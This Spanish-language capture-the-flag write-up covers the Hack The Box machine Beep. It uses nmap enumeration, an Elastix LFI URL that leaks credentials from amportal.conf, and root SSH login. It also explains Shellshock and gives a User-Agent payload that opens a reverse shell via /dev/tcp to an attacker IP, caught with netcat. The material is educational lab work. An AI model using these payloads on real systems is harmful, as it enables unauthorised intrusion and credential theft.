
BEEP MACHINE

Autor: Christian Jimenez



ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 -v -n 10.10.10.7 -oG allPorts
```

La salida nos muesta los puertos 22,25,80,110,111,143,443,879,993,995,3306,4190,4445,4559,5038,10000 abiertos:

```
File: extractPorts.tmp

[*] Extracting information...

    [*] IP Address: 10.10.10.7
    [*] Open ports: 22,25,80,110,111,143,443,879,993,995,3306,4190,4445
,4559,5038,10000

[*] Ports copied to clipboard
```

Vamos a realizar una enumeracion de los servicios en los puertos:

```
nmap -p22,25,80,110,111,143,443,879,993,995,3306,4190,4445,4559,5038,10000 -sV -sC
10.10.10.7 -oN targeted
```


y esta es la salida:

```
# Nmap 7.91 scan initiated Mon Jul 19 10:20:37 2021 as: nmap -p22,25,80
       │  targeted 10.10.10.7
   2   │ Nmap scan report for 10.10.10.7
   3   │ Host is up (0.20s latency).
   4   │
```

```
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETR
N, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: USER TOP STLS PIPELINING IMPLEMENTATION(Cyrus POP3
 server v2) APOP AUTH-RESP-CODE RESP-CODES EXPIRE(NEVER) UIDL LOGIN-DEL
AY(0)
111/tcp   open  rpcbind    2 (RPC #100000)
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: THREAD=REFERENCES IMAP4 ATOMIC CATENATE RIGHTS=kxt
e SORT URLAUTHA0001 X-NETSCAPE SORT=MODSEQ LIST-SUBSCRIBED BINARY ACL L
ISTEXT IDLE LITERAL+ CONDSTORE MULTIAPPEND OK THREAD=ORDEREDSUBJECT UNS
ELECT ANNOTATEMORE NO IMAP4rev1 QUOTA Completed CHILDREN ID UIDPLUS MAI
LBOX-REFERRALS NAMESPACE RENAME STARTTLS
443/tcp   open  ssl/https?
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=
SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2017-04-07T08:22:08
|_Not valid after:  2018-04-07T08:22:08
|_ssl-date: 2021-07-19T14:17:49+00:00; -6m16s from scanner time.
879/tcp   open  status     1 (RPC #100024)
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql      MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
4190/tcp  open  sieve      Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5
_6.4 (included w/cyrus imap)
4445/tcp  open  upnotifyp?
4559/tcp  open  hylafax    HylaFAX 4.3.10
5038/tcp  open  asterisk   Asterisk Call Manager 1.1
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1)
.
```

```
41 | Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com, localho
   | st; OS: Unix
42 |
43 | Host script results:
44 | |_clock-skew: -6m16s
45 |
46 | Service detection performed. Please report any incorrect results at htt
   | ps://nmap.org/submit/ .
47 | # Nmap done at Mon Jul 19 10:27:14 2021 -- 1 IP address (1 host up) sca
   | nned in 397.24 seconds
```

son muchos puertos asi que vamos a empezar con el 80, si ingresamos a la pagina vemos que tiene un certificado autofirmado y es un panel de login:



Buscamos credenciales por defecto pero ninguna funciono.

La enumeracion de directorios con wfuzz mostró algunas carpetas pero no fue de mucha ayuda al revisar cada una.

```
                                                                    10.7/"
000000013:   200        34 L     111 W    1785 Ch     "#"
000000259:   301        9 L      28 W     309 Ch      "admin"
000001198:   301        9 L      28 W     308 Ch      "lang"
000004703:   301        9 L      28 W     307 Ch      "var"
000005520:   301        9 L      28 W     309 Ch      "panel"
000012853:   301        9 L      28 W     308 Ch      "libs"
```

En el login muestra el servicio que esta alojado en la pagina (elastix), no tenemos la version pero buscamos en searchsploit de todas formas:

```
└─# searchsploit elastix                                                  130 ×
 Exploit Title                                      |  Path
------------------------------------------------------------------------------
Elastix - 'page' Cross-Site Scripting               | php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulne       | php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting       | php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclus       | php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection                   | php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection                  | php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code        | php/webapps/18650.py
------------------------------------------------------------------------------
Shellcodes: No Results
```

Vemos varios resultados, pero en este caso intentando con el Local File Inclusion se tiene algo interesante.

EXPLOTACION

LOCAL FILE INCLUSION


si examinamos el exploit de local file inclusion se una ruta que podemos probar:

```
source: https://www.securityfocus.com/bid/55078/info

Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.

An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks.

Elastix 2.2.0 is vulnerable; other versions may also be affected.

#!/usr/bin/perl -w

#------------------------------------------------------------------------------#
#Elastix is an Open Source Sofware to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
#------------------------------------------------------------------------------#
############################################################
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc-_-eyes ;)
# Discovered by romanc-_-eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki   \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker{}gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../../../etc/amportal.conf%00&module=Accounts&action
```


colocamos esa ruta junto a la direccion IP en el navegador:

```
https://10.10.10.7/vtigercrm/graph.php?
current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
```

Y obtenemos lo siguiente:



Para darle un mejor formato hacemos Ctrl+u y si bajamos vemos unas credenciales:



podemos leer diferentes archivos con el LFI y se tiene 2 usuarios potenciales donde se cree que esta la flag: root y fannis. Auque se podria entrar como otro usuario y hacer un movimiento lateral , se tiene el puerto 22 abierto y si intentamos con root o fannis y la contraseña encontrada en el LFI tenemos exito con root:

user: root
pass: jEhdIekWmdjE

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
```

El parametro **-oKexAlgorithms=+diffie-hellman-group1-sha1** es porque nos daba un error de negociacion de claves.

```
┌──(root💀kali)-[/home/kali/Escritorio/HTB/beep]
└─# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
root@10.10.10.7's password:

Last login: Mon Jul 19 17:35:39 2021 from 10.10.14.23

Welcome to Elastix
----------------------------------------------------

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]#
[root@beep ~]# whoami
root
[root@beep ~]#
```


Ok eso fue demasiado sencillo, pero se puede explotar de mas formas.

SHELLSHOCK


Vemos que estaba el puerto 10000 abierto con un servicio http:

```
10000/tcp open  http    MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com, localhost; OS: Unix
```

si ingresamos vemos un panel de inicio de sesion:



si colocamos admin y password (o cualquier otra credencial) nos dice que es incorrecto pero en la url veo que se agrega un archivo **session_login.gci**:



cuando se ve un archivo de tipo .cgi se puede probar el ataque shellshock, esto si la shell es vulnerable.

Estos archivos interactuan con una bash y si es una bash vulnerable es posible ejecutar comandos arbitrarios.

La vulnerabilidad esta en la inyeccion de comandos en variables de entorno, sabemos podemos definir una variable de entorno de la siguiente manera:

```
export SALUDO="hola mundo"

echo $SALUDO #hola mundo
```

tambien es posible almacenar dentro de una variable de entorno una funcion escrita en bash que tiene la siguiente sintaxis:

```


nombre_funcion(){contenido}

#EJEMPLO

export saludo="(){echo \"hola mundo\"}"

bash -c 'saludo' #hola mundo
```

En este ejemplo no es necesario colocar un nombre de funcion y estamos escapando las comillas dobles. Dentro de una variable de entorno declarada como si tuviera una funcion se puede ejecutar comandos del sistema, en este caso hicimos un simple echo dentro de la funcion.

Sabemos que con **;** se puede concatenar comandos, que pasa si colocamos lo siguiente:

```
export saludo="(){:;}; whoami"
```

Pues si la bash es vulnerable es posible realizar la ejecucion de comandos, ya que despues de una funcion que no hace nada se esta concatenando otro comando mendiante el **;**.

A veces es necesario colocar 1 o 2 **echo;** despues de la funcion o antes del comando.

Ahora a nivel web esto se puede coloacr en una cabecera, por ejemplo el **User-Agent** ya que en el servidor web estas cabeceras las reconoce como variables de entorno.

Entonces volviendo a la maquina, si con burpsuite interceptamos la peticion que se realiza al **session_login.cgi** y en su cabecera **User-Agent** probamos esta inyeccion de payload veamos si podemos obtener una reverse shell:

interceptamos la peticion poniendo cualquier dato y modificarmos esa cabecera:

```
POST /session_login.cgi HTTP/1.1
Host: 10.10.10.7:10000
User-Agent: () { :; }; bash -i >& /dev/tcp/10.10.14.23/443 0>&1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: https://10.10.10.7:10000
Connection: close
Referer: https://10.10.10.7:10000/
Cookie: testing=1; elastixSession=d678uunbhdfd6qin3hnsrolu46
Upgrade-Insecure-Requests: 1

page=%2F&user=admin&pass=admin
```

si ahora eso lo mandamo por el repiter y nos colocamos en escucha con netcat:

```
┌──(root💀kali)-[/home/…/Escritorio/HTB/beep/nmap]
└─# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.7] 56039
bash: no job control in this shell
[root@beep webmin]# whoami
root
[root@beep webmin]#
```

Vemos que tenemos ejecucion remota de comandos como Root y ya podriamos leer las flags.